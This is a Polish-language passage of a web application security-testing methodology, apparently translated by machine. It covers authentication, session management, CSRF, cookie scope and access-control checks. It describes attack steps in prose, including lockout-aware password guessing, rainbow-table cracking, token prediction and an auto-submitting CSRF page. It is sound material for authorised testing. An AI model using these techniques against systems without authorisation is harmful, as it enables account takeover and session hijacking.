4.8.4 Jeśli aplikacja ostrzega użytkownika lub generuje błąd w przypadku kolizji nazwy użytkownika i hasła, prawdopodobnie można to wykorzystać do przeprowadzenia automatycznego ataku polegającego na odgadnięciu hasła innego użytkownika. Celuj w wyliczoną lub odgadniętą nazwę użytkownika i spróbuj utworzyć konta, które mają tę nazwę użytkownika i inne hasła. Gdy aplikacja odrzuci określone hasło, prawdopodobnie znalazłeś istniejące hasło do docelowego konta.

4.8.5 Jeśli aplikacja wydaje się bezbłędnie tolerować kolizję nazwy użytkownika i hasła, zaloguj się przy użyciu kolidujących poświadczeń. Określ, co się dzieje i czy zachowanie aplikacji może zostać wykorzystane do uzyskania nieautoryzowanego dostępu do kont innych użytkowników.

4.9 Przetestuj przewidywalność poświadczeń generowanych automatycznie

4.9.1 Jeśli aplikacja automatycznie generuje nazwy użytkownika lub hasła, spróbuj szybko uzyskać kilka wartości i zidentyfikować wszelkie wykrywalne sekwencje lub wzorce.

4.9.2 Jeśli nazwy użytkowników są generowane w przewidywalny sposób, ekstrapoluj wstecz, aby uzyskać listę możliwych prawidłowych nazw użytkowników. Możesz użyć tego jako podstawy do zautomatyzowanego odgadywania hasła i innych ataków.

4.9.3 Jeśli hasła są generowane w przewidywalny sposób, ekstrapoluj wzorzec, aby uzyskać listę możliwych haseł nadanych innym użytkownikom aplikacji. Można to połączyć z dowolnymi listami nazw użytkowników uzyskanymi w celu przeprowadzenia ataku polegającego na odgadywaniu hasła.

4.10 Sprawdzanie niebezpiecznej transmisji danych uwierzytelniających

4.10.1 Przejść przez wszystkie funkcje związane z uwierzytelnianiem, które obejmują przesyłanie danych uwierzytelniających, w tym główne logowanie, rejestrację konta, zmianę hasła i wszelkie strony, które umożliwiają przeglądanie lub aktualizowanie informacji profilowych użytkownika. Monitoruj cały ruch przechodzący w obu kierunkach między klientem a serwerem za pomocą przechwytującego serwera proxy.

4.10.2 Zidentyfikuj każdy przypadek, w którym dane uwierzytelniające są przesyłane w dowolnym kierunku. Możesz ustawić reguły przechwytywania w swoim serwerze proxy, aby oflagować wiadomości zawierające określone ciągi.

4.10.3 Jeśli poświadczenia są kiedykolwiek przesyłane w ciągu zapytania adresu URL, są one potencjalnie narażone na ujawnienie w historii przeglądarki, na ekranie, w dziennikach serwera oraz w nagłówku strony odsyłającej, gdy korzysta się z łączy stron trzecich.

4.10.4 Jeśli dane uwierzytelniające są kiedykolwiek przechowywane w pliku cookie, są one potencjalnie narażone na ujawnienie za pośrednictwem ataków XSS lub lokalnych ataków na prywatność.

4.10.5 Jeśli poświadczenia są kiedykolwiek przesyłane z serwera do klienta, mogą one zostać naruszone przez luki w zarządzaniu sesją lub kontroli dostępu lub w wyniku ataku XSS.

4.10.6 Jeśli poświadczenia są kiedykolwiek przesyłane przez nieszyfrowane połączenie, są one podatne na przechwycenie przez podsłuchującego.

4.10.7 Jeśli poświadczenia są przesyłane przy użyciu protokołu HTTPS, ale sam formularz logowania jest ładowany przy użyciu protokołu HTTP, aplikacja jest narażona na atak typu man-in-the-middle, który może zostać wykorzystany do przechwycenia poświadczeń.

4.11 Sprawdź niebezpieczną dystrybucję danych uwierzytelniających

4.11.1 Jeśli konta są tworzone przez jakiś kanał poza pasmem lub aplikacja ma funkcję samorejestracji, która sama nie określa wszystkich początkowych danych uwierzytelniających użytkownika, ustal sposób, w jaki dane uwierzytelniające są dystrybuowane do nowych użytkowników. Typowe metody obejmują wysyłanie wiadomości na adres e-mail lub adres pocztowy.

4.11.2 Jeśli aplikacja generuje adresy URL aktywacji konta, które są rozpowszechniane poza pasmem, spróbuj zarejestrować kilka nowych kont w krótkim odstępie czasu i zidentyfikuj dowolną sekwencję otrzymanych adresów URL. Jeśli można określić wzorzec, spróbuj przewidzieć adresy URL wysyłane do ostatnich i przyszłych użytkowników oraz spróbuj użyć tych adresów URL, aby przejąć kontrolę nad ich kontami.

4.11.3 Spróbuj wielokrotnie użyć jednego aktywacyjnego adresu URL i sprawdź, czy aplikacja na to pozwala. Jeśli nie, spróbuj zablokować konto docelowe przed ponownym użyciem adresu URL i sprawdź, czy adres URL nadal działa. Określ, czy umożliwia to ustawienie nowego hasła do aktywnego konta.

4.12 Test pod kątem niezabezpieczonego przechowywania

4.12.1 Jeśli uzyskasz dostęp do zaszyfrowanych haseł, sprawdź, czy konta mają tę samą wartość zaszyfrowanego hasła. Spróbuj zalogować się przy użyciu typowych haseł dla najczęściej używanej wartości skrótu.

4.12.2 Użyj tęczowej tablicy offline dla danego algorytmu haszującego, aby odzyskać wartość jawnego tekstu.

4.13 Test pod kątem błędów logicznych

4.13.1 Test warunków otwarcia awaryjnego

4.13.1.1 Dla każdej funkcji, w której aplikacja sprawdza dane uwierzytelniające użytkownika, w tym funkcji zmiany loginu i hasła, przejdź przez proces w normalny sposób, korzystając z konta, które kontrolujesz. Zanotuj każdy parametr żądania przesłany do aplikacji.

4.13.1.2 Powtórz ten proces wiele razy, modyfikując po kolei każdy parametr na różne nieoczekiwane sposoby, mające na celu zakłócenie logiki aplikacji. Dla każdego parametru uwzględnij następujące zmiany:

* Prześlij pusty ciąg znaków jako wartość.

* Usuń parę nazwa/wartość.

* Prześlij bardzo długie i bardzo krótkie wartości.

* Prześlij ciągi znaków zamiast liczb i odwrotnie.

* Prześlij ten sam nazwany parametr wiele razy, z tym samym

i różne wartości.

4.13.1.3 Dokładnie przejrzyj odpowiedzi aplikacji na poprzednie żądania. Jeśli wystąpią jakiekolwiek nieoczekiwane rozbieżności w stosunku do przypadku podstawowego, wykorzystaj tę obserwację z powrotem do tworzenia dalszych przypadków testowych. Jeśli jedna modyfikacja powoduje zmianę w zachowaniu, spróbuj połączyć to z innymi zmianami, aby przesunąć logikę aplikacji do granic możliwości.

4.13.2 Przetestuj dowolne mechanizmy wielostopniowe

4.13.2.1 Jeżeli jakakolwiek funkcja związana z uwierzytelnianiem obejmuje przesyłanie danych uwierzytelniających w serii różnych żądań, należy zidentyfikować widoczny cel każdego odrębnego etapu i zanotować parametry przedłożone na każdym etapie.

4.13.2.2 Powtórz proces wiele razy, modyfikując sekwencję żądań w sposób zaprojektowany tak, aby ingerować w logikę aplikacji, w tym następujące testy:

* Przejdź przez wszystkie etapy, ale w innej kolejności niż zamierzona.

* Przejdź po kolei bezpośrednio do każdego etapu i stamtąd kontynuuj normalną sekwencję.

* Powtórz normalną sekwencję kilka razy, pomijając każdy etap po kolei i kontynuuj normalną sekwencję od następnego etapu.

* Na podstawie swoich obserwacji i oczywistego celu każdego etapu mechanizmu, spróbuj wymyślić dalsze sposoby modyfikacji sekwencji i uzyskania dostępu do różnych etapów, których programiści mogli nie przewidzieć.

4.13.2.3 Ustalenie, czy jakakolwiek pojedyncza informacja (taka jak nazwa użytkownika) jest przekazywana na więcej niż jednym etapie, ponieważ została przechwycona więcej niż raz od użytkownika lub dlatego, że jest przesyłana przez klienta w ukrytym polu formularza, cookie lub wstępnie ustawiony parametr ciągu zapytania. Jeśli tak, spróbuj przesłać różne wartości na różnych etapach (zarówno prawidłowych, jak i nieprawidłowych) i obserwuj efekt. Spróbuj ustalić, czy przesłana pozycja jest czasem zbędna, czy jest weryfikowana na jednym etapie, a następnie zaufana,

czy też jest weryfikowana na różnych etapach w ramach różnych kontroli. Spróbuj wykorzystać zachowanie aplikacji, aby uzyskać nieautoryzowany dostęp lub zmniejszyć skuteczność kontroli narzuconych przez mechanizm.

4.13.2.4 Szukaj wszelkich danych przesyłanych przez klienta, które nie zostały w żadnym momencie przechwycone od użytkownika. Jeśli do śledzenia stanu procesu na kolejnych etapach używane są ukryte parametry, możliwe może być zakłócenie logiki aplikacji poprzez modyfikację tych parametrów w sztuczny sposób.

4.13.2.5 Jeśli jakakolwiek część procesu wiąże się z losowo zmieniającym się wyzwaniem dla aplikacji, przetestuj pod kątem dwóch powszechnych defektów:

* Jeśli parametr określający wyzwanie jest przesyłany wraz z odpowiedzią użytkownika, określ, czy możesz skutecznie wybrać własne wyzwanie, modyfikując tę wartość.

* Spróbuj przejść kilka razy do różnych wyzwań z tą samą nazwą użytkownika i sprawdź, czy prezentowane jest inne wyzwanie. Jeśli tak, możesz skutecznie wybrać własne wyzwanie

przechodząc do tego etapu wielokrotnie, aż zostanie przedstawione żądane wyzwanie.

4.14 Wykorzystaj wszelkie luki w zabezpieczeniach, aby uzyskać nieautoryzowany dostęp


4.14.1 Przejrzyj wszelkie zidentyfikowane luki w różnych funkcjach uwierzytelniania i zidentyfikuj te, które możesz wykorzystać, aby osiągnąć swoje cele w ataku na aplikację. Zwykle wiąże się to z próbą uwierzytelnienia jako inny użytkownik — jeśli to możliwe, użytkownik z uprawnieniami administratora.

4.14.2 Przed przystąpieniem do jakiegokolwiek zautomatyzowanego ataku należy zanotować wszelkie zidentyfikowane zabezpieczenia blokujące konto. Na przykład, przeprowadzając wyliczanie nazwy użytkownika w funkcji logowania, przy każdym żądaniu przesyłaj wspólne hasło zamiast całkowicie dowolnej wartości, aby nie marnować nieudanej próby logowania na każdą wykrytą nazwę użytkownika. Podobnie wykonuj ataki polegające na odgadywaniu hasła na zasadzie wszerz, a nie w głąb. Rozpocznij swoją listę słów od najpopularniejszych słabych haseł i przejdź przez tę listę, porównując każdy element z każdą wyliczoną nazwą użytkownika.

4.14.3 Uwzględnij zasady jakości hasła i kompletność sprawdzania poprawności hasła podczas konstruowania list słów do wykorzystania w każdym ataku polegającym na odgadywaniu hasła, aby uniknąć niemożliwych lub zbędnych przypadków testowych.

4.14.4 Użyj technik opisanych w części 14, aby zautomatyzować jak najwięcej pracy i zmaksymalizować szybkość i skuteczność ataków.

5 Przetestuj mechanizm zarządzania sesją



5.1 Zrozum mechanizm

5.1.1 Przeanalizuj mechanizm używany do zarządzania sesjami i stanem. Ustal, czy aplikacja korzysta z tokenów sesji lub innej metody obsługi serii żądań otrzymanych od każdego użytkownika. Należy pamiętać, że niektóre technologie uwierzytelniania (takie jak uwierzytelnianie HTTP) mogą nie wymagać pełnego mechanizmu sesji do ponownej identyfikacji użytkowników po uwierzytelnieniu. Ponadto niektóre aplikacje używają mechanizmu stanu bez sesji, w którym wszystkie informacje o stanie są przesyłane przez klienta, zwykle w postaci zaszyfrowanej lub zaciemnionej.

5.1.2 Jeśli aplikacja korzysta z tokenów sesyjnych, potwierdź dokładnie, które dane są faktycznie wykorzystywane do ponownej identyfikacji użytkowników. Przedmioty, do których można się przyzwyczaić

tokeny transmisji obejmują pliki cookie HTTP, parametry ciągu zapytania i

ukryte pola formularza. Kilka różnych fragmentów danych może być używanych zbiorczo do ponownej identyfikacji użytkownika, a różne elementy mogą być używane przez różne komponenty zaplecza. Często elementy, które wyglądają jak tokeny sesji, mogą w rzeczywistości nie być używane jako takie przez aplikację, na przykład domyślny plik cookie generowany przez serwer sieciowy.

5.1.3 Aby sprawdzić, które elementy są faktycznie używane jako tokeny sesji, znajdź stronę lub funkcję, która jest z pewnością zależna od sesji (np. specyficzna dla użytkownika strona Moje dane). Następnie wyślij kilka próśb o to, systematycznie usuwając każdy element, który podejrzewasz, że jest używany jako token sesji. Jeśli usunięcie elementu zatrzymuje zwracanie strony zależnej od sesji, może to potwierdzić, że element jest tokenem sesji. Burp Repeater jest przydatnym narzędziem do wykonywania tych testów.

5.1.4 Po ustaleniu, które elementy danych są faktycznie wykorzystywane do ponownej identyfikacji użytkowników, dla każdego tokena potwierdź, czy jest on walidowany w całości, czy też niektóre podkomponenty tokena są ignorowane. Zmieniaj wartość tokena po 1 bajcie i sprawdź, czy

zmodyfikowana wartość jest nadal akceptowana. Jeśli okaże się, że niektóre części tokena nie są faktycznie używane do utrzymania stanu sesji, możesz je wykluczyć z dalszej analizy.

5.2 Tokeny testowe pod kątem znaczenia

5.2.1 Zaloguj się jako kilku różnych użytkowników w różnych momentach i zapisz tokeny otrzymane z serwera. Jeśli samodzielna rejestracja jest dostępna i możesz wybrać swoją nazwę użytkownika, zaloguj się przy użyciu serii podobnych nazw użytkownika, które mają niewielkie odmiany, takie jak A, AA, AAA, AAAA, AAAB, AAAC, AABA i tak dalej. Jeśli podczas logowania lub w profilach użytkownika są przekazywane inne dane specyficzne dla użytkownika (takie jak adres e-mail), wykonaj podobne ćwiczenie, aby systematycznie modyfikować te dane i przechwytywać wynikające z tego tokeny.

5.2.2 Analizuj otrzymywane tokeny pod kątem wszelkich korelacji, które wydają się być powiązane z nazwą użytkownika i innymi danymi kontrolowanymi przez użytkownika.

5.2.3 Przeanalizuj tokeny pod kątem wykrywalnego kodowania lub zaciemniania. Poszukaj korelacji między długością nazwy użytkownika a długością tokena, co zdecydowanie wskazuje, że używany jest jakiś rodzaj zaciemniania lub kodowania. Tam, gdzie nazwa użytkownika zawiera sekwencję tego samego znaku, poszukaj odpowiedniej sekwencji znaków w tokenie, co może wskazywać na użycie zaciemniania XOR. Szukaj sekwencji w tokenie, które zawierają tylko znaki szesnastkowe, co może wskazywać na szesnastkowe kodowanie łańcucha ASCII lub inne informacje. Szukaj sekwencji kończących się znakiem równości i/lub zawierających tylko inne prawidłowe znaki Base64: od a do z, od A do Z, od 0 do 9, + i /.

5.2.4 Jeśli możesz zidentyfikować jakieś znaczące dane w swojej próbce tokenów sesji, zastanów się, czy wystarczy to do przeprowadzenia ataku, który próbuje odgadnąć tokeny ostatnio wydane innym użytkownikom aplikacji. Znajdź stronę aplikacji zależną od sesji i użyj technik opisanych w części 14, aby zautomatyzować zadanie generowania i testowania możliwych tokenów.

5.3 Tokeny testowe pod kątem przewidywalności

5.3.1 Generowanie i przechwytywanie dużej liczby tokenów sesji w krótkich odstępach czasu, przy użyciu żądania, które powoduje, że serwer zwraca nowy token (na przykład udane żądanie logowania).

5.3.2 Spróbuj zidentyfikować jakiekolwiek wzorce w swojej próbce tokenów. We wszystkich przypadkach powinieneś użyć Burp Sequencer, jak opisano w części 7, aby przeprowadzić szczegółowe testy statystyczne właściwości losowości tokenów aplikacji. W zależności od wyników przydatne może być również wykonanie następującej analizy ręcznej:

* Zastosuj swoje zrozumienie, które tokeny i podsekwencje

aplikacja faktycznie używa do ponownej identyfikacji użytkowników. Zignoruj wszelkie dane, które nie są wykorzystywane w ten sposób, nawet jeśli różnią się między próbkami.

* Jeśli nie jest jasne, jaki rodzaj danych jest zawarty w tokenie lub w jakimkolwiek

pojedynczego składnika, spróbuj zastosować różne dekodowania (na przykład Base64), aby zobaczyć, czy pojawią się jakieś bardziej znaczące dane. Może być konieczne zastosowanie kilku kolejnych dekodowań.

* Spróbuj zidentyfikować dowolne wzorce w sekwencjach wartości zawartych w

każdy zdekodowany token lub komponent. Oblicz różnice między kolejnymi wartościami. Nawet jeśli wydają się one chaotyczne, może istnieć stały zestaw zaobserwowanych różnic, co znacznie zawęża zakres każdego ataku siłowego.

* Uzyskaj podobną próbkę tokenów po odczekaniu kilku minut,

i powtórzyć tę samą analizę. Spróbuj wykryć, czy zawartość tokenów jest zależna od czasu.

5.3.3 Jeśli zidentyfikujesz jakiekolwiek wzorce, przechwyć drugą próbkę tokenów, używając innego adresu IP i innej nazwy użytkownika. Pomoże ci to określić, czy wykryto ten sam wzorzec i czy tokeny otrzymane w pierwszym ćwiczeniu można ekstrapolować, aby odgadnąć tokeny otrzymane w drugim ćwiczeniu.

5.3.4 Jeśli możesz zidentyfikować możliwe do wykorzystania sekwencje lub zależności czasowe, zastanów się, czy wystarczy to do przeprowadzenia ataku mającego na celu odgadnięcie tokenów ostatnio wydanych innym użytkownikom aplikacji. Użyj technik opisanych w części 14, aby zautomatyzować zadanie generowania i testowania możliwych tokenów. Z wyjątkiem najprostszych rodzajów sekwencji, prawdopodobnie twój atak będzie wymagał użycia pewnego rodzaju dostosowanego skryptu.

5.3.5 Jeśli identyfikator sesji wydaje się być napisany na zamówienie, użyj źródła ładunku „bit flipper” w Burp Intruder, aby kolejno modyfikować każdy bit w tokenie sesji. Wyszukuj ciąg znaków w odpowiedzi, który wskazuje, czy modyfikacja tokenu nie spowodowała nieprawidłowej sesji i czy sesja należy do innego użytkownika.

5.4 Sprawdź, czy nie ma bezpiecznej transmisji tokenów

5.4.1 Przejdź przez aplikację w normalny sposób, zaczynając od nieuwierzytelnionej treści pod początkowym adresem URL, przechodząc przez proces logowania, a następnie przechodząc przez wszystkie funkcje aplikacji. Zanotuj każdą okazję, przy której wydawany jest nowy token sesji oraz które części Twojej komunikacji korzystają z protokołu HTTP, a które z protokołu HTTPS. Możesz użyć funkcji rejestrowania swojego przechwytującego serwera proxy, aby zapisać te informacje.

5.4.2 Jeśli pliki cookie HTTP są używane jako mechanizm transmisji tokenów sesyjnych, sprawdź, czy ustawiona jest bezpieczna flaga uniemożliwiająca ich przesyłanie przez połączenia HTTP.

5.4.3 Ustal, czy podczas normalnego użytkowania aplikacji tokeny sesji są kiedykolwiek przesyłane przez połączenie HTTP. Jeśli tak, są podatne na przechwycenie.

5.4.4 W przypadkach, gdy aplikacja używa HTTP do obszarów nieuwierzytelnionych i przełącza się na HTTPS do logowania i/lub uwierzytelnionych obszarów aplikacji, sprawdź, czy dla części komunikacji HTTPS został wydany nowy token lub czy token wydany podczas etap HTTP pozostaje aktywny, gdy aplikacja przełącza się na HTTPS. Jeśli token wydany podczas etapu HTTP pozostaje aktywny, token jest podatny na przechwycenie.

5.4.5 Jeśli obszar HTTPS aplikacji zawiera linki do adresów URL HTTP, postępuj zgodnie z nimi i sprawdź, czy przesłano token sesji. Jeśli tak, ustal, czy nadal jest ważne, czy też jest natychmiast przerywane przez serwer.

5.5 Sprawdź ujawnienie tokenów w logach

5.5.1 Jeśli podczas ćwiczeń mapowania aplikacji zidentyfikowano jakiekolwiek funkcje rejestrowania, monitorowania lub diagnostyki, dokładnie przejrzyj te funkcje, aby ustalić, czy w ich ramach ujawniono tokeny sesji. Potwierdź, kto jest normalnie upoważniony do dostępu do tych funkcji. Jeśli są

przeznaczone tylko dla administratorów, ustal, czy istnieją inne luki w zabezpieczeniach, które mogłyby umożliwić dostęp do nich użytkownikom o niższych uprawnieniach.

5.5.2 Zidentyfikuj wszelkie przypadki, w których tokeny sesji są przesyłane w ramach adresu URL. Może się zdarzyć, że tokeny są generalnie przesyłane w bardziej bezpieczny sposób, ale programiści używali adresu URL w określonych przypadkach, aby obejść konkretny problem. Jeśli tak, mogą one być przesyłane w nagłówku strony odsyłającej, gdy użytkownicy korzystają z jakichkolwiek łączy poza witryną. Sprawdź, czy istnieje jakakolwiek funkcja, która umożliwia umieszczanie dowolnych linków poza witryną na stronach przeglądanych przez innych użytkowników.

5.5.3 Jeśli znajdziesz sposób na zebranie prawidłowych tokenów sesji wydanych innym użytkownikom, poszukaj sposobu na przetestowanie każdego tokenu w celu ustalenia, czy należy on do użytkownika administracyjnego (na przykład poprzez próbę uzyskania dostępu do uprzywilejowanej funkcji za pomocą tokena).

5.6 Sprawdź mapowanie tokenów na sesje

5.6.1 Dwukrotnie zaloguj się do aplikacji przy użyciu tego samego konta użytkownika, z różnych procesów przeglądarki lub z różnych komputerów. Określ, czy obie sesje pozostają aktywne jednocześnie. Jeśli tak, aplikacja obsługuje sesje równoczesne, umożliwiając atakującemu, który naruszył dane uwierzytelniające innego użytkownika, użycie ich bez ryzyka wykrycia.

5.6.2 Wielokrotne logowanie i wylogowywanie przy użyciu tego samego konta użytkownika, z różnych procesów przeglądarki lub z różnych komputerów. Określ, czy nowy token sesji jest wydawany za każdym razem, czy też ten sam token jest wydawany za każdym razem, gdy loguje się to samo konto. Jeśli to drugie występuje, aplikacja tak naprawdę nie stosuje odpowiednich tokenów sesji, ale używa unikalnych trwałych ciągów znaków do ponownej identyfikacji każdego użytkownik. W takiej sytuacji nie ma możliwości zabezpieczenia się przed jednoczesnymi logowaniami ani odpowiedniego wyegzekwowania limitu czasu sesji.

5.6.3 Jeśli tokeny wydają się zawierać jakąkolwiek strukturę i znaczenie, spróbuj oddzielić elementy, które mogą identyfikować użytkownika, od tych, które wydają się być nieodgadnione. Spróbuj zmodyfikować wszelkie komponenty tokena związane z użytkownikiem, tak aby odnosiły się do innych znanych użytkowników aplikacji. Sprawdź, czy aplikacja akceptuje wynikowy token i czy umożliwia podszywanie się pod tego użytkownika.

5.7 Zakończenie sesji testowej

5.7.1 Podczas testowania błędów związanych z przekroczeniem limitu czasu sesji i wylogowaniem należy skoncentrować się wyłącznie na obsłudze sesji i tokenów przez serwer, a nie na zdarzeniach występujących po stronie klienta. Jeśli chodzi o zakończenie sesji, niewiele zależy od tego, co stanie się z tokenem w przeglądarce klienta.

5.7.2 Sprawdź, czy na serwerze jest zaimplementowane wygaśnięcie sesji:

* Zaloguj się do aplikacji, aby uzyskać ważny token sesji.

* Poczekaj pewien czas bez używania tego tokena, a następnie prześlij prośbę o dostęp do chronionej strony (takiej jak Moje dane) przy użyciu tokena.

* Jeśli strona wyświetla się normalnie, token jest nadal aktywny.

* Użyj metody prób i błędów, aby ustalić, jak długi jest limit czasu wygaśnięcia sesji lub czy token może być nadal używany kilka dni po poprzednim żądaniu, które go użyło. Burp Intruder można

skonfigurować tak, aby zwiększał odstęp czasu między kolejnymi żądaniami automatyzacji tego zadania.

5.7.3 Sprawdź, czy istnieje funkcja wylogowania. Jeśli tak, sprawdź, czy skutecznie unieważnia sesję użytkownika na serwerze. Po wylogowaniu spróbuj ponownie użyć starego tokena i określ, czy jest on nadal ważny, żądając chronionej strony za pomocą tokena. Jeśli sesja jest nadal aktywna, użytkownicy pozostają narażeni na niektóre ataki polegające na przejęciu sesji, nawet po „wylogowaniu". Możesz użyć Burp Repeater do ciągłego wysyłania określonego żądania z historii proxy, aby sprawdzić, czy aplikacja zareaguje inaczej po wylogowaniu.

5.8 Sprawdź poprawność sesji

5.8.1 Jeśli aplikacja wystawia tokeny sesyjne nieuwierzytelnionym użytkownikom, uzyskaj token i wykonaj logowanie. Jeśli aplikacja nie wystawi nowego tokena po pomyślnym zalogowaniu, jest narażona na utrwalanie sesji.

5.8.2 Nawet jeśli aplikacja nie wydaje tokenów sesji nieuwierzytelnionym użytkownikom, uzyskaj token logując się, a następnie wróć do strony logowania. Jeśli aplikacja chce zwrócić tę stronę, mimo że jesteś już uwierzytelniony, prześlij kolejny login jako inny użytkownik używający tego samego tokena. Jeśli aplikacja nie wystawi nowego tokena po drugim logowaniu, jest podatna na utrwalanie sesji.

5.8.3 Zidentyfikuj format tokenów sesji używanych przez aplikację. Zmodyfikuj swój token na wymyśloną wartość, która jest prawidłowo utworzona, i spróbuj się zalogować. Jeśli aplikacja umożliwia utworzenie uwierzytelnionej sesji przy użyciu wymyślonego tokena, jest podatna na utrwalanie sesji.

5.8.4 Jeśli aplikacja nie obsługuje logowania, ale przetwarza poufne informacje użytkownika (takie jak dane osobowe i dane dotyczące płatności) i umożliwia wyświetlenie ich po przesłaniu (np. na stronie Verify My Order), wykonaj trzy poprzednie testy w w stosunku do stron wyświetlających dane wrażliwe. Jeśli token ustawiony podczas anonimowego korzystania z aplikacji może zostać później użyty do pobrania poufnych informacji o użytkowniku, aplikacja jest podatna na utrwalanie sesji.

5.9 Sprawdź CSRF

5.9.1 Jeśli aplikacja opiera się wyłącznie na plikach cookie HTTP jako metodzie przesyłania tokenów sesji, może być narażona na ataki typu cross-site request forgery.

5.9.2 Przejrzyj kluczowe funkcje aplikacji i zidentyfikuj konkretne żądania, które są używane do wykonywania wrażliwych działań. Jeśli osoba atakująca może z wyprzedzeniem w pełni określić parametry któregokolwiek z tych żądań (to znaczy, że nie zawierają one żadnych tokenów sesji, nieprzewidywalnych danych ani innych tajemnic), aplikacja jest prawie na pewno podatna na ataki.

5.9.3 Utwórz stronę HTML, która wyśle żądane żądanie bez jakiejkolwiek interakcji użytkownika. W przypadku żądań GET możesz umieścić tag <img> z parametrem src ustawionym na adres URL, na który narażony jest atak. W przypadku żądań POST można utworzyć formularz, który zawiera ukryte pola dla wszystkich istotnych parametrów wymaganych do ataku i którego cel jest ustawiony na adres URL, na który narażony jest atak. Możesz użyć JavaScript, aby automatycznie przesłać formularz, gdy tylko strona się załaduje. Będąc zalogowanym do aplikacji, użyj tej samej przeglądarki, aby załadować swoją stronę HTML. Sprawdź, czy żądana akcja została wykonana w aplikacji.

5.9.4 Jeśli aplikacja używa dodatkowych tokenów w ramach żądań, aby zapobiec atakom CSRF, przetestuj ich odporność w taki sam sposób, jak tokeny sesyjne. Sprawdź również, czy aplikacja jest

podatna na ataki polegające na naprawie interfejsu użytkownika, aby pokonać zabezpieczenia anty-CSRF

5.10 Sprawdź zakres plików cookie

5.10.1 Jeśli aplikacja używa plików cookie HTTP do przesyłania tokenów sesji (lub innych poufnych danych), przejrzyj odpowiednie nagłówki Set-Cookie i sprawdź atrybuty domeny lub ścieżki używane do kontrolowania zakresu plików cookie.


5.10.2 Jeśli aplikacja wyraźnie zliberalizuje zakres swoich plików cookie do domeny nadrzędnej lub katalogu nadrzędnego, może narazić się na ataki za pośrednictwem innych aplikacji internetowych hostowanych w domenie nadrzędnej lub katalogu nadrzędnym.

5.10.3 Jeśli aplikacja ustawi zakres domen swoich plików cookie na własną nazwę domeny (lub nie określi atrybutu domeny), nadal może być narażona na ataki za pośrednictwem dowolnych aplikacji hostowanych w subdomenach. Jest to konsekwencją sposobu działania określania zakresu plików cookie. Nie można tego uniknąć inaczej niż poprzez niehostowanie żadnych innych aplikacji w subdomenie aplikacji wrażliwej na bezpieczeństwo.

5.10.4 Określenie wszelkich zależności od segregacji według ścieżek, takich jak /site/main i /site/demo, które można podważyć w przypadku ataku cross-site scripting.

5.10.5 Zidentyfikuj wszystkie możliwe nazwy domen i ścieżki, które będą otrzymywać pliki cookie wysyłane przez aplikację. Ustal, czy inne aplikacje internetowe są dostępne za pośrednictwem tych nazw domen lub ścieżek, które możesz wykorzystać do przechwytywania plików cookie wysyłanych do użytkowników docelowej aplikacji.

6 Kontrola dostępu do testów



6.1 Zrozumienie wymagań dotyczących kontroli dostępu

6.1.1 W oparciu o podstawową funkcjonalność zaimplementowaną w aplikacji, zrozumieć szerokie wymagania dotyczące kontroli dostępu w zakresie segregacji pionowej (różne poziomy użytkowników mają dostęp do różnych rodzajów funkcjonalności) i segregacji poziomej (użytkownicy o tym samym poziomie uprawnień mają dostęp do różnych podzbiorów danych). Często występują oba rodzaje segregacji. Na przykład zwykli użytkownicy mogą mieć dostęp do własnych danych, podczas gdy administratorzy mogą uzyskiwać dostęp do danych wszystkich.

6.1.2 Przejrzyj wyniki mapowania aplikacji, aby zidentyfikować obszary funkcjonalności i typy zasobów danych, które stanowią najbardziej owocne cele ataków polegających na eskalacji uprawnień.

6.1.3 Aby przeprowadzić najskuteczniejsze testy luk w zabezpieczeniach kontroli dostępu, najlepiej byłoby uzyskać kilka różnych kont z różnymi uprawnieniami pionowymi i poziomymi. Jeśli możliwa jest

samodzielna rejestracja, prawdopodobnie możesz ją uzyskać bezpośrednio z aplikacji. Aby uzyskać to pierwsze, prawdopodobnie będziesz potrzebować współpracy właściciela aplikacji (lub musisz wykorzystać jakąś lukę w zabezpieczeniach, aby uzyskać dostęp do konta o wysokich uprawnieniach). Dostępność różnych rodzajów kont wpłynie na rodzaje testów, które możesz wykonać, jak opisano poniżej.

6.2 Testuj z wieloma kontami

6.2.1 Jeśli aplikacja wymusza pionową segregację uprawnień, najpierw użyj potężnego konta, aby zlokalizować wszystkie funkcje, do których ma dostęp. Następnie użyj mniej uprzywilejowanego konta i spróbuj uzyskać dostęp do każdego elementu tej funkcji.

